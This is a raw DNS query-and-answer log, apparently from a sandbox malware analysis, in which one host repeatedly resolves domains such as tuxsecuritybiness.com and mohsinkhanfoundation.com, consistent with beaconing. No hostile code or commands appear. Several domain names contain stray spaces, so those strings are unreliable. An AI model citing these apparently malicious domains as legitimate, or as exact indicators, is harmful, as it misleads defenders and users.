Sep 27, 2021 20:26:06.603488922 CEST	192.168.2.7	8.8.8.8	0xa05d	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:07.247575045 CEST	192.168.2.7	8.8.8.8	0xd3ce	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:07.265738010 CEST	192.168.2.7	8.8.8.8	0x58ca	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:07.428716898 CEST	192.168.2.7	8.8.8.8	0x700e	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:08.013267040 CEST	192.168.2.7	8.8.8.8	0x4928	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:08.217582941 CEST	192.168.2.7	8.8.8.8	0xefa0	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:08.672808886 CEST	192.168.2.7	8.8.8.8	0xf5e3	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:09.026392937 CEST	192.168.2.7	8.8.8.8	0xa130	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:09.368282080 CEST	192.168.2.7	8.8.8.8	0xd860	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:09.825573921 CEST	192.168.2.7	8.8.8.8	0xc058	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:10.044320107 CEST	192.168.2.7	8.8.8.8	0x92c1	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:10.637665033 CEST	192.168.2.7	8.8.8.8	0x4737	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:10.767505884 CEST	192.168.2.7	8.8.8.8	0xbe06	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:11.422432899 CEST	192.168.2.7	8.8.8.8	0x35cb	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:11.458966970 CEST	192.168.2.7	8.8.8.8	0x24e3	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:12.158341885 CEST	192.168.2.7	8.8.8.8	0xc921	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:12.251948118 CEST	192.168.2.7	8.8.8.8	0xe6bf	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:12.859316111 CEST	192.168.2.7	8.8.8.8	0x4c70	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:26:13.013920069 CEST	192.168.2.7	8.8.8.8	0x237c	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:13.519613981 CEST	192.168.2.7	8.8.8.8	0x9e77	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:13.808783054 CEST	192.168.2.7	8.8.8.8	0xbb50	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:14.152801991 CEST	192.168.2.7	8.8.8.8	0x6d56	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:14.615021944 CEST	192.168.2.7	8.8.8.8	0xd043	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:14.810760975 CEST	192.168.2.7	8.8.8.8	0x2fd3	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:15.408827066 CEST	192.168.2.7	8.8.8.8	0x812f	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:15.496860981 CEST	192.168.2.7	8.8.8.8	0xea9e	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:16.127614021 CEST	192.168.2.7	8.8.8.8	0x7afc	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:16.178937912 CEST	192.168.2.7	8.8.8.8	0xf614	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:16.935102940 CEST	192.168.2.7	8.8.8.8	0xddbe	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:16.992950916 CEST	192.168.2.7	8.8.8.8	0x7a5c	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:18.310174942 CEST	192.168.2.7	8.8.8.8	0x158	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:18.382625103 CEST	192.168.2.7	8.8.8.8	0xd7a6	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:19.987658978 CEST	192.168.2.7	8.8.8.8	0xdbb7	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:20.157454014 CEST	192.168.2.7	8.8.8.8	0x3925	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:20.762372971 CEST	192.168.2.7	8.8.8.8	0xc814	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:20.921623945 CEST	192.168.2.7	8.8.8.8	0x83c	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:21.455358982 CEST	192.168.2.7	8.8.8.8	0xe784	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:21.696141958 CEST	192.168.2.7	8.8.8.8	0xa76	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:22.155143023 CEST	192.168.2.7	8.8.8.8	0x466	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:22.939822912 CEST	192.168.2.7	8.8.8.8	0x53b6	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:22.942075014 CEST	192.168.2.7	8.8.8.8	0x7a15	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:23.621762991 CEST	192.168.2.7	8.8.8.8	0xd20f	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:23.702198982 CEST	192.168.2.7	8.8.8.8	0x6a7e	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:24.263060093 CEST	192.168.2.7	8.8.8.8	0x453a	Standard query (0)	lendbiz.vn	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:24.492841005 CEST	192.168.2.7	8.8.8.8	0x9b3b	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:25.363213062 CEST	192.168.2.7	8.8.8.8	0x3b7d	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:25.985630989 CEST	192.168.2.7	8.8.8.8	0x8590	Standard query (0)	lendbiz.vn	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:26.155800104 CEST	192.168.2.7	8.8.8.8	0x992e	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:26.947745085 CEST	192.168.2.7	8.8.8.8	0xfeac	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:27.231370926 CEST	192.168.2.7	8.8.8.8	0xfa21	Standard query (0)	lendbiz.vn	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:27.725392103 CEST	192.168.2.7	8.8.8.8	0x2aa	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:28.490812063 CEST	192.168.2.7	8.8.8.8	0x8f26	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:28.799000025 CEST	192.168.2.7	8.8.8.8	0x8c90	Standard query (0)	lendbiz.vn	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:29.333806992 CEST	192.168.2.7	8.8.8.8	0x7eab	Standard query (0)	tuxsecurityb iness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:30.018964052 CEST	192.168.2.7	8.8.8.8	0x3c23	Standard query (0)	lendbiz.vn	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:26:30.103540897 CEST	192.168.2.7	8.8.8.8	0x84d6	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:30.912945032 CEST	192.168.2.7	8.8.8.8	0xc32	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:31.319029093 CEST	192.168.2.7	8.8.8.8	0xb007	Standard query (0)	lendbiz.vn	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:31.693260908 CEST	192.168.2.7	8.8.8.8	0xf59b	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:32.481089115 CEST	192.168.2.7	8.8.8.8	0xde6	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:33.277252913 CEST	192.168.2.7	8.8.8.8	0x7889	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:34.087224007 CEST	192.168.2.7	8.8.8.8	0x5b34	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:34.868655920 CEST	192.168.2.7	8.8.8.8	0x6794	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:35.848607063 CEST	192.168.2.7	8.8.8.8	0x3f6	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:37.423644066 CEST	192.168.2.7	8.8.8.8	0x9487	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:39.222430944 CEST	192.168.2.7	8.8.8.8	0x5074	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:40.120208025 CEST	192.168.2.7	8.8.8.8	0x6e95	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:40.930840015 CEST	192.168.2.7	8.8.8.8	0x49c9	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:41.785125017 CEST	192.168.2.7	8.8.8.8	0x466b	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:45.583859921 CEST	192.168.2.7	8.8.8.8	0x8974	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:46.358287096 CEST	192.168.2.7	8.8.8.8	0x5395	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:47.157856941 CEST	192.168.2.7	8.8.8.8	0x7728	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:47.923732996 CEST	192.168.2.7	8.8.8.8	0x575c	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:48.714202881 CEST	192.168.2.7	8.8.8.8	0x3d0	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:49.501499891 CEST	192.168.2.7	8.8.8.8	0x9832	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:50.268588066 CEST	192.168.2.7	8.8.8.8	0xab34	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:51.032918930 CEST	192.168.2.7	8.8.8.8	0x127b	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:51.799602032 CEST	192.168.2.7	8.8.8.8	0xa24a	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:52.568475008 CEST	192.168.2.7	8.8.8.8	0xa0db	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:53.348994970 CEST	192.168.2.7	8.8.8.8	0xd59b	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:54.144356012 CEST	192.168.2.7	8.8.8.8	0xfc2e	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:55.192473888 CEST	192.168.2.7	8.8.8.8	0xfc2e	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:55.996365070 CEST	192.168.2.7	8.8.8.8	0x6beb	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:56.759000063 CEST	192.168.2.7	8.8.8.8	0x23d5	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:57.537885904 CEST	192.168.2.7	8.8.8.8	0xf177	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:58.304603100 CEST	192.168.2.7	8.8.8.8	0x1cb2	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:59.087606907 CEST	192.168.2.7	8.8.8.8	0xb21f	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:59.871004105 CEST	192.168.2.7	8.8.8.8	0x829b	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:00.683235884 CEST	192.168.2.7	8.8.8.8	0x9009	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:01.461709023 CEST	192.168.2.7	8.8.8.8	0x2bd3	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:02.250102997 CEST	192.168.2.7	8.8.8.8	0x20e5	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:03.026706934 CEST	192.168.2.7	8.8.8.8	0x6be0	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:27:03.821991920 CEST	192.168.2.7	8.8.8.8	0xc972	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:04.598339081 CEST	192.168.2.7	8.8.8.8	0x5e5a	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:05.373821974 CEST	192.168.2.7	8.8.8.8	0xd82e	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:06.131067991 CEST	192.168.2.7	8.8.8.8	0xaa85	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:06.934273005 CEST	192.168.2.7	8.8.8.8	0x4462	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:07.699145079 CEST	192.168.2.7	8.8.8.8	0xd1bd	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:08.462414026 CEST	192.168.2.7	8.8.8.8	0x874c	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:09.264369011 CEST	192.168.2.7	8.8.8.8	0xb876	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:10.073828936 CEST	192.168.2.7	8.8.8.8	0x8171	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:10.844527960 CEST	192.168.2.7	8.8.8.8	0xb8a8	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:11.619561911 CEST	192.168.2.7	8.8.8.8	0x2b76	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:12.415213108 CEST	192.168.2.7	8.8.8.8	0xf6e7	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:13.213284969 CEST	192.168.2.7	8.8.8.8	0xc17a	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:13.980892897 CEST	192.168.2.7	8.8.8.8	0xbf1c	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:14.761775017 CEST	192.168.2.7	8.8.8.8	0xa512	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:15.560414076 CEST	192.168.2.7	8.8.8.8	0xa5c0	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:16.340569019 CEST	192.168.2.7	8.8.8.8	0x97ff	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:17.120476007 CEST	192.168.2.7	8.8.8.8	0x85a3	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:17.918859959 CEST	192.168.2.7	8.8.8.8	0x88e5	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:18.677347898 CEST	192.168.2.7	8.8.8.8	0xaac1	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:19.852977037 CEST	192.168.2.7	8.8.8.8	0xbc6f	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:20.666625977 CEST	192.168.2.7	8.8.8.8	0xaab9	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:21.464464903 CEST	192.168.2.7	8.8.8.8	0x2098	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:22.228491068 CEST	192.168.2.7	8.8.8.8	0xbcbb	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:23.027650118 CEST	192.168.2.7	8.8.8.8	0x5f23	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:23.797799110 CEST	192.168.2.7	8.8.8.8	0xcd2a	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:24.591423988 CEST	192.168.2.7	8.8.8.8	0xdd12	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:25.383204937 CEST	192.168.2.7	8.8.8.8	0x16d4	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:26.638611078 CEST	192.168.2.7	8.8.8.8	0xd6e4	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:28.365613937 CEST	192.168.2.7	8.8.8.8	0x4f05	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:29.136183977 CEST	192.168.2.7	8.8.8.8	0x4806	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:29.932790041 CEST	192.168.2.7	8.8.8.8	0x493e	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:30.744966030 CEST	192.168.2.7	8.8.8.8	0x8e55	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:31.530476093 CEST	192.168.2.7	8.8.8.8	0x509	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:32.291270971 CEST	192.168.2.7	8.8.8.8	0x1e02	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:33.093796968 CEST	192.168.2.7	8.8.8.8	0x8a56	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:33.907108068 CEST	192.168.2.7	8.8.8.8	0x67fc	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:27:34.684026003 CEST	192.168.2.7	8.8.8.8	0x958c	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:35.466766119 CEST	192.168.2.7	8.8.8.8	0x4b1a	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:37.263170004 CEST	192.168.2.7	8.8.8.8	0xb448	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:38.028683901 CEST	192.168.2.7	8.8.8.8	0x3aad	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:38.809356928 CEST	192.168.2.7	8.8.8.8	0x834c	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:39.607177973 CEST	192.168.2.7	8.8.8.8	0xc895	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:40.668811083 CEST	192.168.2.7	8.8.8.8	0x17	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:41.427077055 CEST	192.168.2.7	8.8.8.8	0x6290	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:42.570655107 CEST	192.168.2.7	8.8.8.8	0xcab3	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:43.368947983 CEST	192.168.2.7	8.8.8.8	0xfa04	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:44.244988918 CEST	192.168.2.7	8.8.8.8	0xf4b3	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:45.531595945 CEST	192.168.2.7	8.8.8.8	0xf868	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:47.080384016 CEST	192.168.2.7	8.8.8.8	0xf868	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:47.887803078 CEST	192.168.2.7	8.8.8.8	0x63f5	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:48.671917915 CEST	192.168.2.7	8.8.8.8	0x4b69	Standard query (0)	tuxsecuritybiness.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:25:46.122905970 CEST	8.8.8.8	192.168.2.7	0xed48	No error (0)	hoteloaktree.com		185.67.1.94	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:46.477045059 CEST	8.8.8.8	192.168.2.7	0x1ca0	Name error (3)	aterwellnessinc.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:46.642173052 CEST	8.8.8.8	192.168.2.7	0x61fc	No error (0)	sirifinco.com		162.215.253.14	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:47.184863091 CEST	8.8.8.8	192.168.2.7	0xe91	No error (0)	sirifinco.com		162.215.253.14	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:47.781789064 CEST	8.8.8.8	192.168.2.7	0x43e8	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:47.826519966 CEST	8.8.8.8	192.168.2.7	0x292a	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:48.585489988 CEST	8.8.8.8	192.168.2.7	0xe508	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:48.621702909 CEST	8.8.8.8	192.168.2.7	0x3911	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:49.407346964 CEST	8.8.8.8	192.168.2.7	0xd446	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:49.445404053 CEST	8.8.8.8	192.168.2.7	0x2283	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:49.454132080 CEST	8.8.8.8	192.168.2.7	0xd318	No error (0)	r3.i.lencr.org	crl.root-x1.letsencrypt.org.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:25:49.538041115 CEST	8.8.8.8	192.168.2.7	0xeb28	No error (0)	x1.i.lencr.org	crl.root-x1.letsencrypt.org.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 20:25:50.391757965 CEST	8.8.8.8	192.168.2.7	0xa5dd	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:50.409461975 CEST	8.8.8.8	192.168.2.7	0xa668	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:25:51.694057941 CEST	8.8.8.8	192.168.2.7	0x144e	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:51.713299990 CEST	8.8.8.8	192.168.2.7	0x5b79	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:52.400687933 CEST	8.8.8.8	192.168.2.7	0x524e	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:52.419859886 CEST	8.8.8.8	192.168.2.7	0x5cc9	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:52.537311077 CEST	8.8.8.8	192.168.2.7	0x2148	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:53.120194912 CEST	8.8.8.8	192.168.2.7	0x4064	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:53.141144037 CEST	8.8.8.8	192.168.2.7	0x1c01	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.043450117 CEST	8.8.8.8	192.168.2.7	0xd66e	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.108280897 CEST	8.8.8.8	192.168.2.7	0xf44e	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.125935078 CEST	8.8.8.8	192.168.2.7	0x26da	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.815829992 CEST	8.8.8.8	192.168.2.7	0xeb44	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.867284060 CEST	8.8.8.8	192.168.2.7	0x4e0c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.867326021 CEST	8.8.8.8	192.168.2.7	0xdb52	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:55.739996910 CEST	8.8.8.8	192.168.2.7	0xe43e	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:55.782393932 CEST	8.8.8.8	192.168.2.7	0x1154	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:55.782442093 CEST	8.8.8.8	192.168.2.7	0xb28b	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:56.433779955 CEST	8.8.8.8	192.168.2.7	0x3a39	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:56.451993942 CEST	8.8.8.8	192.168.2.7	0xd9c3	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
